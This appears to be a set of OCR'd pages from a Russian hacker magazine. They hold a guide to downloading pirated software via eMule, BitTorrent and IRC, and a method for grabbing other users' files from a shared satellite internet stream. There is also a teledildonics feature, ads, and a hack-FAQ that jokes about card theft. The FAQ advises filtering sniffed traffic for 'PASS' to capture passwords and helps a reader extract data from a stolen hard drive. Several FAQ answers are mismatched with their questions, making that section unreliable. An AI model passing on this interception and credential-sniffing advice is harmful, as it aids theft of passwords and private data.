



Скачав файлы, обязательно проверь их антивирусом. Иначе ты серьезно рискуешь подцепить какую-нибудь неприятную заразу, которая быстро утащит у тебя пароль к аське, ключи для webmoney и т.д.



В список используемых eMule'ом серверов неплохо было бы добавить:
217.106.18.150:4661
217.106.18.217:4661
207.44.222.47:4661
207.44.206.27:9090




список серверов: выбираем самый посещаемый



выбирая скорость, не забывай, что другим приложениям также нужен свободных канал

[сказка о BitTorrent] Рассказывая о способах поиска вареза, я не могу не рассказать о P2P-сети — BitTorrent. Эта пиринговая сеть в последнее время завоевала прямо-таки огромную популярность, и во многих ситуациях ее использовать даже удобнее, чем eD2k. Большой плюс BitTorrent заключается в том, что пользователь, скачивающий к себе какие-либо данные, одновременно является их распространителем. Скачав одну часть файла, ты сразу же становишься ее источником, но вместе с тем продолжаешь выкачивать все остальные части. Этому правилу подчиняются все пользователи BitTorrent. Получается, что чем больше людей участвует в раздаче конкретного файла, тем выше скорость получит каждый из них.

В отличие от eD2k, для работы с BitTorrent существует очень много различных клиентов (в этом нет ничего удивительного, так как протокол отлично документирован). Хорошо зарекомендовали себя программы Azureus (*azureus.sourceforge.net*) и BitComet (*www.bitcomet.com*). Я использую вторую и полностью ей доволен — работает стабильно, качает быстро, плюс ко всему прочему — проста как две копейки. Никаких подводных камней, как в случае с eMule'ом и вообще сетью eD2k, здесь нет. Просто поставил клиента, установил в настройках максимальные скорости на прием и отдачу, и можешь приступать к работе.

Передача файлов через BitTorrent осуществляется с помощью специальных файлов-идентификаторов — торрентов, которые содержат необходимую информацию о запрашиваемом файле (или файлах): его размер, хэш, количество фрагментов и т.д. Помимо этого торренты содержат адрес специального сервера, так называемого трекера, который будет руководить процессом передачи. Обратившись к трекеру, клиент получает информацию о тех людях, которые в данный момент передают запрошенный файл, подключается к ним и начинает закачку. Схема непростая, но зато позволяет наладить эффективную раздачу файлов между пользователями сети.

Итак, для того, чтобы скачать какой-нибудь файл, необходимо найти torrent, который описывает его. Нет ничего проще! В Сети доступно множество специализированных ресурсов, на которых ежедневно выкладываются сотни torrent'ов. Во врезке я привел наиболее популярные сервисы, который публикуют torrent'ы для самых новых фильмов, музыки, вареза и т.п. Помимо этого список популярных ресурсов есть и в самом клиенте BitComet. Просто скачай torrent-файл, скорми его своему клиенту и наслаждайся высокой скоростью закачки.

Эффективность: если хочешь скачать свежий фильм, музыкальный альбом или последнюю версию Windows Vista (aka Longhorn), BitTorrent — это именно то, что надо. Популярные файлы качаются с огромной скоростью, при этом не надо заморачиваться по поводу рейтингов и т.п. В то же время, найти и скачать уникальный и редкий файл практически невозможно.

[Ирина — наш друг и помощник] Хорошая альтернатива пиринговым сетям — IRC. Множество людей, так или иначе связанных с warez-community, тусуются и общаются на IRC-каналах, попутно выкладывая свои свежие релизы. Если ты никогда не пробовал искать здесь «свежак», считай, что многое потерял. Открою тебе секрет: это самый настоящий неиссякаемый источник вареза. Получить к нему доступ может каждый желающий — нужен лишь рабочий IRC-клиент. На мой взгляд, выбор клиента очевиден: со всеми задачами на ура справляется старый-добрый mIRC (*www.mirc.com*). Необходимости в тонкой настройке нет. Единственное, на что стоит обратить внимание, — опции DCC. Зайди в меню Tools → Options → DCC → Ignore и в поле Method выбери Disabled. Тем самым ты отключишь фильтрацию входящих файлов, которая по большей части только мешается.

Пару слов о том, каким образом раздаются файлы через IRC. В каждой сети существуют warez-каналы, отличительная особенность которых, — куча народа. Помимо обычных смертных, таких, как ты или я, на канале находятся боты. Однако это не те боты, которые DoS'ят удаленный сервис или совершают другие нехорошие вещи. Это хорошие боты, в задачи которых входит раздача файлов. Общение с ботами происходит с помощью специальных команд-триггеров, на которые он реагирует и выполняет требуемое действие.

Выходит, что для поиска и закачки файлов с IRC нужно лишь найти подходящий канал. Тут сложно дать какие-то конкретные рекомендации, так как любой бот раздает только определенный тип файлов. Один — музыку, другой — фильмы и т.д. Если тебе не удалось найти название нужных каналов через google, придется действовать наобум. Как бы странно это ни казалось, но выходит обычно хорошо. Даже очень.

Алгоритм простой: сначала выбираешь из списка любую из сетей (например, Undernet) и подключаешься к ней. Далее с помощью команды, отображающей список каналов, запрашиваешь список тех, которые в названии содержат слова warez, film, mp3, exploit и т.д. Это делается примерно так: */list *warez**. Немного подумав, сервер возвратит результат. Выбирай самые посещаемые каналы и заходи на них. Мой совет: первым делом внимательно прочитай топик — в нем обычно обозначены краткие правила использования канала, а также доступные коман-

ТРЕКЕРЫ ДЛЯ BITTORRENT

Среди бесплатных трекеров хочется выделить:
http://peers.tk/browse.php
www.rusdivx.ee/ibf
http://kov4eg.net
www.kinozal.com
http://torrent.e2k.ru
http://torrents.ru:6969
http://kinoshara.com
www.podval.ee
http://kinozal.com
http://torrent.lapotsoft.com
http://empornium.us

Существуют также приватные трекеры, свободный доступ к которым закрыт. Я намеренно не публикую ссылки, чтобы их не завалили ничем не подкрепленными просьбами о членстве. Доступ нужно заслужить: прояви фантазию, и все получится.





Интернет-техника
для дома

Модемы ADSL

ТОВАР СЕРТИФИЦИРОВАН

Офигительный коннект
Супершустрый Интернет

ADSL2+
теперь еще
в 3 раза быстрее



Модем ADSL2+
с портом Ethernet
P-660R EE



Модем ADSL2+ с 4-портовым
коммутатором, беспроводной
точкой доступа 802.11g+
и межсетевым экраном
P-660HW EE



Модем ADSL
с портом USB
OMNI ADSL USB EE

Чтобы подключиться к Интернету через ADSL на скорости в 500 раз быстрее самого крутого Dial-Up-модема, достаточно обычной телефонной линии: никаких дырок в стенах, никаких новых проводов. Нужно лишь, чтобы на вашей АТС был ADSL-провайдер, а у вас — специальный модем, который сам сконфигурирует подключение и уже через три минуты после подачи питания соединит вас с Интернетом на сумасшедшей скорости.
И самое приятное — ваша телефонная линия всегда остается свободной для обычных телефонных звонков.



















Смотрите новые приключения
Масяни на нашем сайте:
OMNI.ZyXEL.RU

список подходящих IRC-каналов после команды /list *warez*


настройки BitComet можно оставить без изменений - все будет работать и без твоей помощи

ды. В противном случае ты серьезно рискуешь отхватить вечный бан. Наиболее распространенными триггерами являются !list, !help, !find. Это обычные сообщения, которые отправляются на канал. Первая выводит список доступных файлов, вторая — краткую справку по использованию, третья используется для поиска конкретного файла. Команды могут различаться в зависимости от софта, используемого ботом, поэтому внимательно читай справку, и скачать файлы не составит труда.

Описанный способ поиска файлов, безусловно, эффективен, однако не очень удобен, так как множество работы приходится выполнять вручную. Автоматизировать этот процесс способны специальные поисковые сервисы, которые отслеживают огромное количество ботов. Выглядят они как обычный поисковик: заходи и вводи имя файла в графе поиска. Наиболее популярными IRC-поисковиками являются:

www.packetnews.com
www.xdccspy.com
www.ircspy.com
www.xdccsearch.com

Для тех, кому работа с ботами с помощью обычного mIRC кажется чересчур неудобной, рекомендую попробовать специальный скрипт Autoget (*www.omenscripts.org/autoget*). Он полностью берет на себя задачи по работе с xDDC и вполне успешно избавляет от лишнего геморроя.

Эффективность: способ, конечно, не из самых удобных, но зато эффективный. Свежий варез здесь есть всегда — это большой плюс. Однако редкие файлы искать даже не пробуй.

[а зачем нам интернет?] Каждый мечтает, чтобы свежий варез валился к нему на компьютер сам. Чтобы не нужно было лопатить кучу варезных сайтов, заморачиваться с IRC и P2P, а еще лучше — даже не выходить в интернет. Ты думаешь, это невозможно? Ты ошибаешься!

На самом деле это вполне реально, но лишь с одним условием — у тебя должен быть установлен комплект спутникового оборудования.

Обычная спутниковая тарелка умеет только принимать информацию, поэтому большинство спутниковых провайдеров работают по асинхронной технологии. Для использования интернета пользователю приходится юзать так называемый обратный канал, по которому он отправляет все необходимые данные, в том числе и запросы на загрузку страничек, файлов и т.п. Все запрошенные файлы, веб-страницы и прочее в свою очередь отсылаются ему по спутнику. Хорошая система, но здесь есть один нюанс: поток данных со спутника одинаков для всех. Это значит, что файлы, запрошенные одним пользователем, могут принять и все остальные. На этом утверждении и основан алгоритм чудо-программы SkyNetix (*http://eoninfo.kiev.ua/files.shtml*).


SkyNetix — это так называемый файловых граббер, в задачу которого входит считывание спутникового потока и изъятие оттуда нужных тебе файлов. Чтобы начать работу, необходимо знать параметры одного из провайдеров, вещающего со спутника, на который в данный момент он настроен. Чтобы убедиться, что такие провайдеры есть вообще, рекомендую сайт *www.lyngsat.com*. Это сводная база данных по всем спутникам, которая содержит названия сервисов и параметры их транспондеров (частоты, символьная скорость, поляризация). Последние, кстати, пригодятся тебе во время настройки программы — запомни их. Единственное, что не указано в этой базе — номера информационных потоков (PID), по которым передаются интернет-данные. Они также необходимы для SkyNetix, поэтому их придется разыскать. Сделать это можно следующим образом:

1. Узнать на сайте спутникового провайдера. Обычно такая информации находится в разделе «Настройка».
2. Из архива самой лучшей конференции по спутниковому телевидению и интернету — *pyramidmagsat.honsat.ru*.
3. Просканировать спутниковый поток и вытащить из него номера PID'ов с помощью специального сканера (*www.progdvb.com/plugins.htm*)

Далее запускай SkyNetix Editor — это специальная оболочка, которая позволяет прописать параметры спутникового провайдера, не ковыряясь в текстовых конфигах программы. Частота, символьная скорость, поляризация и PID'ы к этому моменту должны быть уже известны. Просто запиши их в соответствующие поля. В Provider впиши имя провайдера, поле DiSEqC/LNB в большинстве случаев (у тебя ведь не установлен мультифид и не используется мотоподвес, верно?) можно оставить, как есть. Теперь открой skynet.ini, находящийся в рабочей директории программы, и подправь значения параметров disk, dir_temp, dir_ok — это диск для записи, директория для временного хранения данных и папка для скаченных файлов. На этом настройка завершена, можно запускать SkyNetix.

Верный признак того, что все работает как надо, — быстро изменяющиеся цифры в верхней части окна программы. Если так оно и есть, значит, SkyNetix нормально сканирует поток и ищет ценные файлы. Следующий важный этап — настройка фильтров. Понятно, что перехватывать все файлы подряд — это бред по определению. Очень скоро у тебя забьется все свободное место, причем файлами, которые в большинстве своем тебе не нужны. Чтобы не выкачивать тонны чужого барахла, нажми горячую клавишу G. Должно появиться окно, в котором ты сможешь выбрать интересующие тебя типы файлов, обозначить их минимальный и максимальный размер. Настроив фильтры, не забудь их сохранить (Ctrl-S), после чего применить изменения (Ctrl-R). Теперь SkyNet будет извлекать из потока только те файлы, которые тебе по-настоящему интересны, все они будут складироваться в директорию, указанную в skynet.ini.

Эффективность: спутниковый интернет традиционно считается самым дешевым. Юзеры охотно тратят мегабайты и выкачивают из Сети огромное количество файлов. Среди перехваченного можно найти груду интересного (включая фильмы!), а можно не найти ничего


как видно из названий файлов, этот бот раздает свежие фильмы, но на французском :(


Наращивайте скорость!
Samsung DDR2 DIMM
Воспользуйтесь преимуществами DDR2
Память DDR2 от Samsung гарантирует высочайшую производительность персональных компьютеров, серверов и ноутбуков. Какие бы задачи не стояли перед Вами, среди множества чипов DDR2 Вы всегда найдете подходящий вариант. Выбирая DDR2, Вы можете рассчитывать на выгодные цены и техническую поддержку, осуществляемую авторизованными партнерами.
www.samsungsemi.com
Товар сертифицирован
SAMSUNG

Есть контакт!

В НАШ ВЕК МОБИЛЬНОСТИ ЧЕЛОВЕЧЕСКИЕ СВЯЗИ СПЛЕТЕНЫ В ОГРОМНУЮ ПАУТИНУ ИНТЕРНЕТА, СОТОВЫХ СЕТЕЙ И ЭЛЕКТРИЧЕСКИХ ПРОВОДОВ. ЕСЛИ ПЕРВЫЙ ПОЦЕЛУЙ, ДЕЙСТВИТЕЛЬНО, МОЖНО СРАВНИТЬ С КОРОТКИМ ЗАМЫКАНИЕМ, ПРИ КОТОРОМ СГОРАЮТ ВСЕ ПРЕДОХРАНИТЕЛИ, ТО ИНТИМНАЯ ФИЗИЧЕСКАЯ БЛИЗОСТЬ, ДОЛЖНО БЫТЬ, ПОХОЖА НА БЕСПОРЯДОЧНОЕ ЗАМЫКАНИЕ И РАЗМЫКАНИЕ ЭЛЕКТРИЧЕСКИХ КОНТАКТОВ, КОГДА У СОСЕДЕЙ СНИЗУ МИГАЕТ ЛАМПОЧКА. СТРЕМИТЕЛЬНОЕ РАЗВИТИЕ ХАЙ-ТЕКА ОБУСЛОВИЛО ПОЯВЛЕНИЕ ТЕЛЕДИЛЬДОНИКИ — «ЖЕЛЕЗНОГО» СЕКСА | Алекс Целых (alex@handyent.com)

Теледильдоника, или оргазм через интернет


В первой книге о виртуальной реальности, изданной в 1991 году, писатель Ховард Рейнголд посвятил целую главу введению в теледильдонику. Так он называл секс в виртуальной реальности, передачу человеческих действий и эмоций, характеризующих интимную близость, через специальные компьютерные технические средства и программное обеспечение. Надев облегающий прозрачный костюм, его герои испытывали физическую близость за тысячи километров друг от друга. При этом воссоздавалась точная последовательность и частота воздействий на нервные окончания партнера, то есть ощущения были такими, какими их задумывали. Идиллия, свободная от семейных обязательств и болезней, передающихся половым путем.



адаптер SafeSexPlus в работе

thrillhammer — машина для секса

[костюм для секса] Практическое воплощение этой фантастической идеи провела в жизнь компания Vivid Entertainment, которая еще в 2000 году распространила иллюстрации черного неопренового костюма с 36 электродами, распределенными по эрогенным зонам. Кликом мыши было возможно направить одно из пяти ощущений — щекотание, укол булавкой, вибрация, тепло или холод — на выбранный сенсор. Грезилась революция «секса по телефону», планировался выпуск



DVD с интерактивными программами для владельцев костюмов. Однако дальнейшего хода идея не получила. Федеральная комиссия Соединенных Штатов по коммуникациям предъявила к новинке такие требования по технике безопасности, выполнить которые было физически невозможно. И хотя уже была объявлена цена в 170 долларов, костюм в руки конечных потребителей так и не попал.

Сегодня, спустя несколько лет, интерес к «костюмам ощущений» переживает новый подъем. Дизайнеры независимо друг от друга экспериментируют с «умной» тканью, транслирующей ощущения «телячьих нежностей» на расстоянии. Скроенная из такого материала, одежда напичкана сенсорами и электроникой, которые воссоздают ощущения физической близости партнера. В качестве примера можно привести лайкровую блузку F+R Hugs



virtual sex machine транспортируется в аккуратном чемоданчике

с многочисленными «микроприводами-сэндвичами». По каналам GPRS одежда принимает сигналы сердцебиения и данные о температуре тела партнера, а также имитирует прикосновения в зоне плеч, шеи, спины, талии или бедер. В ходе многочисленных экспериментов авторами были выделены и систематизированы десятки видов прикосновений. В итоге, F+R Huge способна воспроизвести дружеское похлопывание, поглаживание и многие другие способы выражения эмоций через физический контакт.


[plug-and-play] Альтернативой «костюму Рейнголда» является интерфейс plug-and-play, презентация которого состоялась в 1999 году на сайте SafeSexPlus.com, принадлежащем iFriends.net, крупнейшему кэм-бизнесу в интернете. Адаптер, работающий с большим набором «игрушек для взрослых», при цене в 30—100 долларов пользовался хорошим спросом у любителей онлайновой «клубнички». Изящным кроссплатформенным решением служил обычный фотодиод, который крепился на монитор при помощи присоски. Партнер вводил IP-адрес, коннектился к машине и, двигая ползунки, менял яркость квадрата на экране. Чем сильнее была яркость, тем громче ревел вибратор. Правда, серьезной технической недоработкой оказалось отсутствие ограничителей. В неумелых руках устройство превращалось в настоящее орудие пыток. Продажи девайса были приостановлены.

Примерно в это же время другая компания, Digital Sexsations, представила небольшую коробочку, которая подключалась к стандартному COM-порту. От остальных устройств Black Box отличалось четырьмя входами для штекеров, что делало возможной работу нескольких вибраторов одновременно. От партнера требовалось запустить специальное программное обеспечение для чата и ввести уникальный идентификатор. Софт позволял объединять эрогенные зоны в группы, писать макросы и давать действиям понятные названия: нежное прикосновение, поцелуй, лизание, посасывание и т.д. В режиме оргии обрабатывались команды сразу от нескольких партнеров. Порнографические тексты предлагалось размечать специальными тэгами так, что при подведении курсора к фразе воспроизводились определенные вибрации. К сожалению, разработка была достаточно сырой. Устройство в самый неподходящий момент вдруг перезагружалось, а софт постоянно вешал интернет-браузер. Немногие отважились пережить такой стресс дважды, поэтому продажи устройства Black Box почти так же быстро сошли на нет.

До наших дней дотянул, пожалуй, единственный аналог Black Box — адаптер Virtual Sex Machine, выпускаемый компанией Virtual Reality Innovations (*www.vrinnovations.com*). Однако помимо высокой цены в 400 долларов, устройство имеет ряд существенных ограничений. Оно работает исключительно с входящей в комплект вакуумной помпой для мужского органа и не подразумевает наличие партнера. Этот де-

вайс для самоудовлетворения включается в LPT-порт и реагирует на сигналы, сопровождающие видеотрансляцию с DVD. Действия актрис на экране синхронизированы с движениями поршня, что должно создавать ощущение полной реальности. Коллекция видео регулярно обрастает новинками, за каждую из которых придется выложить по 40 долларов. Но, судя по обновлениям на веб-сайте, компания уже давно дышит на ладан.





так теледильдоника представлена в галерее HERE



на командном пункте sinulator у многих напрочь сносит башню

Возможностей для апгрейда — масса. На выбор предлагаются десятки интерактивных видеофильмов и трехмерных игр, реализующих невероятные сексуальные фантазии.

Тем временем, английский инженер Доминик Кроу продолжает работу над экспериментальным роботом-манекеном из эластичного материала. Взят курс на ультрареалистичность. Микромоторчики приводят в движение части тела, а встроенные динамики воспроизводят человеческую речь. Можно и просто надеть шлем виртуальной реальности, представить девушку своей мечты и совершенно забыть о том, что под тобой обычная резиновая кукла.

Напомню, что этим летом на DorkBot (*www.dorkbot.org*) состоялся первый открытый сеанс теледильдоники, во время которого присутствующие управляли работой адской секс-машины Thrillhammer. Механический поршень раздирал живую девушку за 4000 километров от зала заседания. Впереди новые «извращения» и сенсации. А пока, не теряя времени, гаси экран и отправляйся к подружке. Она ведь уже нашла что-то в любови-моркови с хакером

[полная реалистичность] С технической точки зрения, всех обскакала компания Sinulate Entertainment (*www.sinulate.com*). Устройство The Sinulator состоит из двух беспроводных приемопередатчиков: один подсоединяется к вибратору, второй — к тачке по шине USB. Это сразу раздвинуло границы «рабочей зоны» до 20 метров и позволило не путаться в проводах. Движениями вибратора можно управлять с «командного пункта», используя мультяшный Flash-интерфейс, очень напоминающий видеоигру. Такая реализация позволяет «вступать в контакт» с любого устройства, имеющего выход в интернет, например, с наладонника Palm Treo. Наученные на ошибках предшественников, авторы предусмотрели некоторые полезные настройки на принимающей стороне. В частности, можно установить предел интенсивности вращения. Последняя разработка компании — устройство Interactive Fleshlight, отдающая инициативу мужчине. Никакого экранного интерфейса. Ритмичные движения телом заставляют вибратор вращаться быстрее. По сути, это практическая реализация вымышленного устройства FuckU-FuckMe (*www.fu-fme.com*), которое работало в пятидюймовом отсеке системного блока. The Sunulator продается по цене от 150 долларов за базовую модель.

легендарный FuckU-FuckMe в моделях для мужчин и женщин

«2048», МЕРСИ ШЕЛЛИ

— Меня зовут Элиза Гамильтон. Вам случилось остановиться у моего потаенного уголка, но вы не похожи ни на моих детей, ни на моих мужей... хотя последних я помню гораздо хуже, ха-ха! Правда, вы немного похожи на Генри. Его я помню хорошо, ведь именно из-за него я попала на кладбище. Суд оправдал его — но не я. Я-то помню, как его бесило мое увлечение мультиканальной теледильдоникой. А эти ежедневные скандалы с угрозами! Эти публичные обвинения в том, что я демонстрирую свои дигиталии всей Сети! Суду, видите ли, недостаточно подобных улик. Но кто же еще, кроме Генри, мог внести изменения в настройки моего эробота? Знал, негодяй, что у меня больное сердце, и что эробот в таком режиме затрахает меня до смерти!



Your potential. Our passion.™

Microsoft

NAME

Mr. 50 000 пользователей по всему миру, подключенных удаленно без использования VPN.

NISSAN

"Увеличение производительности, достигнутое за счет использования Windows Server 2003 и Exchange Server 2003, позволяет Nissan экономить более $135 миллионов ежегодно".

Тошихико Суда
Старший менеджер *Nissan Motor Company, Ltd.*

Сделай себе имя. Вместе с Windows Server System. Штат Nissan Motor Company в мире – 50 000 сотрудников. Переход на Microsoft® Windows Server System™ позволил организовать для них безопасный удаленный доступ к почте и календарям через любое Интернет-соединение без использования VPN – то есть без лишних неудобств и расходов. Развертывание Windows Server™ 2003 и Exchange 2003 не просто помогло IT-отделу решить поставленную главой компании задачу: оптимизировать взаимодействия сотрудников Nissan, работающих в разных странах. За счет улучшенной организации потока внутренних сообщений компания планирует сэкономить более $135 миллионов. Узнайте больше о результатах перехода компании Nissan на Windows Server System – посетите **microsoft.com/rus/windowsserversystem**



© 2005 Microsoft Corporation. Все права защищены. Владельцем товарных знаков Microsoft, Windows, Windows Server, Windows Server System и "Your potential. Our passion.", зарегистрированных на территории США и/или других стран, и владельцем авторских прав на их дизайн является корпорация Microsoft. Другие названия компаний и продуктов, упомянутых в тексте, могут являться зарегистрированными товарными знаками соответствующих владельцев.

БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ МАКСИМАЛЬНО ДЕТАЛЬНО ПЕРЕД ПОСЫЛКОЙ В HACK-FAQ. ТОЛЬКО ТАК Я СМОГУ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ С ОТВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ, ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?», ТЫ ТОЛЬКО ПОТРАТИШЬ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) — НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНУЮ ПОМОЩЬ.

FAQCOMMENTS
SideX
(hack-faq@real.xakep.ru)

Q: Расскажи про новый способ добычи кредиток через факс!
A: На факсе, как и на принтере, можно распечатывать все необходимое, в том числе и листинги кредитных карт :). Если же речь идет о менее примитивной охоте на креды, то я вспомню последний phishing-скандал, когда злоумышленники рассылали спам от имени администрации eBay с просьбой заполнить web-форму (залить инфу по



CC, дату рождения, SS-номер), распечатать оную и отправить на toll-free факс. Пока не известно, сколько ушастых повелись на разводку, но сам прецедент использования факса — занимателен.

Q: Сколько максимально кредиток удалось украсть хакерам?
A: Воровством кредиток из карманов и кошельков занимаются карманники, совсем не хакеры. Публично известно, что хакеры успели стянуть инфу по 40 миллионам аккаунтов из системы процессинга CardSystems в мае. Как минимум, 68 тысяч карт было снято у MasterCard, сколько живых карт скрывалось за указанными выше аккаунтами — не знает никто. Фирма обслуживает более 105 тысяч средних и крупных фирм, вовлеченных в торговлю. Подобный случай — далеко не первый в истории финансового мошенничества. Так, у Amertrade были украдены backup-диски с инфой по 200 тысячам аккаунтов. Citibank и Bank of America также потеряли оперативные записи по 3.9 и 1.2 миллионам аккаунтов. Сейчас рассматриваются варианты введения уголовной ответственности для работников банков, чьи записи могли попасть третьим лицам.

Q: Я не хочу, чтобы Gmail сохранял все мои емейлы в архив после удаления. Как его отучить от этой дурной привычки, приучить к мгновенному удалению?
A: Действительно, на поверхности аккаунта находится лишь кнопа «Archive», когда как Delete можно достать только из хитроумного меню, до которого еще ползти и ползти. Я лично решил проблему установкой специального расширения в мой FireFox-браузер — Greasemonkey (*greasemonkey.mozdev.org*), которое позволяет изменять просматриваемые страницы, добавлять необходимый DHTML-код. Установим тулзу, залив скрипт (*http://kuru4u.spymac.com/scripts/Gmail_Smart-Delete_Button.user.js*). Теперь ты заимеешь специальную кнопу SmartDelete, которая будет возникать лишь при посещении страниц Gmail'а. Теперь все мыло можно удалять одним щелчком, без лазания по меню.

Q: Каким вирусом можно заразить интерактивный шелл новой Win Vista?
A: Да, не так давно настало время менять имена, и Windows Longhorn обратился в Vista. Среди нововведений операционки ожидалась и MSH-система того самого интерактивного кода, также известная под кличкой Monad. Однако недавно стало известно, что нововведение не войдет в основную поставку Vist'ы, но будет включено в новый Microsoft Exchange. Пугаться недавно нашумевшего Monad-заражающего зверя Danom (*www.f-secure.com/v-descs/danom.shtml*) не стоит. Бояться следует, когда лукавый заставит поставить MSH-тему.

Q: Можно получить срок за wardriving?
A: Уже было открыто несколько уголовных дел, в которых фигурировало несанкционированное подключение к Wi-Fi сети. Однако вовсе не сканирование и использование чужого канала стало причиной уголовки, во всех случаях проблемы происходили из-за дальнейших действий хакеров — захвата сетей и слива засекреченной информации. Недавно же оформилось дело, по результатам которого, нарушитель получил условный срок и заплатил штраф в размере 500 фунтов стерлингов за эксплуатацию чужого bandwith'а без ведома хозяина. Перец с польской фамилией просто ездил на велосипеде по Лондону, никому не мешал и лишь тихонько искал доступ к чужому AP. Решению суда помог Communication Act, принятый законодателями Великобритании в 2003 году. Хоть и было доказано, что у Wi-Fi-негодяя не было злого умысла, суд отказался пересматривать свой вердикт.

Q: Стал снифать одну сетку, но моментально утонул в потоке данных. Как мне получать инфу лишь по нужным сервисам?
A: Большинство современных сниферов предусматривают фильтрацию потока данных, отбор инфы лишь по выбранным направлениям. Возьмем, к примеру, популярный сегодня коммерческий вариант продукта — EtherScan Analyzer (*www.etherscan.com*). Здесь нужно лишь выбрать закладочку Filter и указать нужный сервис, FTP, к примеру. Для сокращения объема данных, складываемых в лог, можно призвать на помощь опцию Words. С ее помощью будут записываться лишь самые лакомые комбинации слов, добавив нечто, вроде «PASS». Аналогичным образом решается вопрос и с другими представителями семейства.

Q: Хочу все пакости творить со съемной флешки-брелка. Можно ли туда вкачать целую операционку
A: Большинство современных сниферов предусматривают фильтрацию потока данных, отбор инфы лишь по выбранным направлениям. Возьмем, к примеру, популярный сегодня коммерческий вариант продукта — EtherScan Analyzer (*www.etherscan.com*). Здесь нужно лишь выбрать закладочку Filter и указать нужный сервис, FTP, к примеру. Для сокращения объема данных, складываемых в лог, можно призвать на помощь опцию Words. С ее помощью будут записываться лишь самые лакомые комбинации слов, добавив нечто, вроде "PASS". Аналогичным образом решается вопрос и с другими представителями семейства.

Q: Как можно обороняться от phishing'а?
A: Некогда с этим могли получиться проблемы, но уже сегодня вопрос решается установкой простой утилиты — FlashBoot. Тулза, увы, платная и доступная демка оказывается малополезна. Линк на рабочую версию обычно можно разыскать на просторах Googl'а. С помощью этой программы ты сможешь сделать флешку загрузочной и перетащить туда все ключевые файлы с привычного носителя, вроде CD.

Q: Подтырил винт с базой данных, но вот беда — там стоит Linux, а у меня никак руки не доходят поставить эту систему. Можно ли как-то перебросить данные оттуда в Win?
A: Вероятно, мы имеем дело с дисковым разделом ext2/ext3, на помощь может прийти Freeware Ext2/Ext3 Driver (*www.fs-driver.org*), записанный на основе Microsoft Installable Filesystem SDK. Теперь ты сможешь читать «линуксовые» диски и записывать инфу туда. Окажется доступным все, кроме изменения прав доступа.

Q: Взломал одну тачку, но доступ имеется лишь по SSH. Как же оттуда стащить искомые секретные материалы?
